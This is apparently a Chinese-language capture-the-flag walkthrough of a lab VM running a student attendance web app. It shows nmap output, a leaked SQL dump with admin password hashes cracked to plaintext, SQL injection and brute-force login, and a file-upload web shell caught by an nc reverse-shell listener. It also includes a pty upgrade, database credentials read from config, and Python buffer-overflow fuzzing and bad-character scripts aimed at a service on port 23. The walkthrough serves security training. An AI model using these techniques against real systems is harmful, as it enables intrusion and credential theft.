信息收集

主机发现

端口扫描

服务识别

```
PORT   STATE SERVICE    VERSION
22/tcp open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|   256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_  256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
23/tcp open  tcpwrapped
80/tcp open  http       Apache httpd 2.4.38 ((Debian))
| http-title: 404 Not Found
|_Requested resource was login.php
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

子域名发现

敏感目录遍历

web信息搜集

漏洞发现

业务重构

威胁建模

漏洞利用

边界突破

通过sql注入或者爆破进入后台（也可以通过.sql目录泄露）

sql文件泄露

通过文件遍历

192.168.56.130/student_attendance/database/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Index of /student_attendance/datab

Name	Last modified	Size	Description
Parent Directory		-	
student_attendance_db.sql	2020-10-28 23:00	10K	

Apache/2.4.38 (Debian) Server at 192.168.56.130 Port 80

~/Downloads/student_attendance_db.sql - Mousepad

le Edit Search View Document Help

```sql
--
-- Table structure for table `users`
--

CREATE TABLE `users` (
  `id` int(30) NOT NULL,
  `name` text NOT NULL,
  `username` varchar(200) NOT NULL,
  `password` text NOT NULL,
  `type` tinyint(1) NOT NULL DEFAULT 3 COMMENT '1=Admin,2=Staff',
  `faculty_id` int(30) NOT NULL COMMENT 'for faculty user only'
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`id`, `name`, `username`, `password`, `type`, `faculty_id`) VALUES
(1, 'Administrator', 'admin', '0192023a7bbd73250516f069df18b500', 1, 0),
(2, 'John Smith', 'jsmith@sample.com', 'af606ddc433ae6471f104872585cf880', 3, 1);

--
-- Indexes for dumped tables
--
```

两个结果

jsmith@sample.com/06232014


Hash	Type	Result
af606ddc433ae6471f104872585cf880	md5	06232014

admin/admin123

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123

sql注入




爆破


账号密码为admin/admin123

文件上传


通过源码审计发现注释页面有一个接口



发现有一个上传页面,上传成功



找到上传的文件,接收shell



shell提升

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@school:/$
```

权限提升

找到第一个flag

```
www-data@school:/home/fox$ cat local.txt
cat local.txt
e4ed03b4852906b6cb716fc6ce0f9fd5
www-data@school:/home/fox$
```

第一个flag

进去后发现数据库账号和密码

```
$ cat db_connect.php
<?php

$conn= new mysqli('localhost','fox','trallalleropititumpa','student_attendance_db')or die("Could not connect to mysql".mysqli_error($con));

$ mysql -ufox -ptrallalleropititumpa
^C
(kali㉿kali)-[~]
$ nc -nvlp 4444
```

发现/root目录可以直接进去

```
www-data@school:/opt/access$ cd /root
cd /root
www-data@school:/root$ ls -l
ls -l
total 8
-rw------- 1 root root 33 Nov  7  2020 proof.txt
-rwxr-xr-x 1 root root 61 Nov  3  2020 win
www-data@school:/root$ cat win
cat win
while true
 do
  wine /opt/access/access.exe
  sleep 3
 done
www-data@school:/root$
```

wine可以将windows程序翻译为linux

能够看到映射的目录

```
-rwxr-xr-x 1 root root   61 Nov  3  2020 win
www-data@school:/root$ cd .wine
cd .wine
www-data@school:/root/.wine$ ls -l
ls -l
total 1216
drwxr-xr-x 2 root root    4096 Apr 13 09:37 dosdevices
drwxr-xr-x 6 root root    4096 Nov  7  2020 drive_c
-rw-r--r-- 1 root root 1204623 Apr 13 09:37 system.reg
-rw-r--r-- 1 root root   16912 Apr 13 09:37 user.reg
-rw-r--r-- 1 root root    3228 Nov  7  2020 userdef.reg
-r-------- 1 root root      11 Nov  7  2020 wineserver
www-data@school:/root/.wine$ cd dosdevices
cd dosdevices
www-data@school:/root/.wine/dosdevices$ ls -lal
ls -lal
total 8
drwxr-xr-x 2 root root 4096 Apr 13 09:37 .
drwxr-xr-x 4 root root 4096 Apr 13 09:37 ..
lrwxrwxrwx 1 root root   10 Nov  7  2020 c: -> ../drive_c
lrwxrwxrwx 1 root root   10 Apr 13 09:37 com1 -> /dev/ttyS0
lrwxrwxrwx 1 root root   10 Apr 13 09:37 com2 -> /dev/ttyS1
lrwxrwxrwx 1 root root   10 Apr 13 09:37 com3 -> /dev/ttyS2
lrwxrwxrwx 1 root root   10 Apr 13 09:37 com4 -> /dev/ttyS3
lrwxrwxrwx 1 root root    1 Nov  7  2020 z: -> /
www-data@school:/root/.wine/dosdevices$ ^[OP
```

windows对应的目录

思路:利用access.exe提权

access开放了23号端口

步骤:

1.将access.exe和对应的dll移动到window8上

2.安装调试工具:immunity debugger,python2.7,mona（debugger的插件）

3.执行access.exe,用debugger进行跟踪

4.发送缓冲区溢出的payload:2000个a

```
File  Actions  Edit  View  Help
#!/usr/bin/python
import sys
import socket
from time import sleep
try:
    buffer = "A" * 2000
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("10.1.8.156", 23))
    s.send(buffer)

    s.close()
    print('\nDone!')
except:
    print('Error!')
~
```

5.将EIP寄存器指向ESP寄存器的地址,ESP写入payload

6.用mona找到jump ESP的指令(每次启动地址都不会变的指令)

7.找到ESP的坏字符

```
#!/usr/bin/python
import sys
import socket
from time import sleep
try:
    badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

    buffer = "A" * 1902 + "B" * 4 + badchars
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("10.1.8.156", 23))
    s.send(buffer)

    s.close()
    print('\nDone!')
except:
    print('Error!')
~
```

256个acsii编码

```
Address   Hex dump                  ASCII
00A1FB58  01 02 03 04 05 06 07 08  ........
00A1FB60  09 0A 0B 0C 0D 0E 0F 10  ........
00A1FB68  11 12 13 14 15 16 17 18  ........
00A1FB70  19 1A 1B 1C 1D 1E 1F 20  ........
00A1FB78  21 22 23 24 25 26 27 28  !"#$%&'(
00A1FB80  29 2A 2B 2C 2D 2E 2F 30  )*+,-./0
00A1FB88  31 32 33 34 35 36 37 38  12345678
00A1FB90  39 3A 3B 3C 3D 3E 3F 40  9:;<=>?@
00A1FB98  41 42 43 44 45 46 47 48  ABCDEFGH
00A1FBA0  49 4A 4B 4C B0 00 00 00  IJKL....
00A1FBA8  00 00 00 00 00 00 00 00  ........
00A1FBB0  00 00 00 00 00 00 00 00  ........
00A1FBB8  00 00 00 00 00 00 00 00  ........
00A1FBC0  00 00 00 00 00 00 00 00
```

4d没出现,是坏字符

缓冲区溢出(未做)

总结

前端源码审计关注信息:

1.注释信息

2.路径信息

难度:

- 高

目标:

- 获得 Root 权限 + 2 Flag

攻击方法:

- 主机发现
- 端口扫描
- 信息收集
- SQL注入
- 信息泄漏
- 文件上传
- 离线密码破解
- 在线密码破解
- WINE
- 缓冲区溢出
- EXP代码编写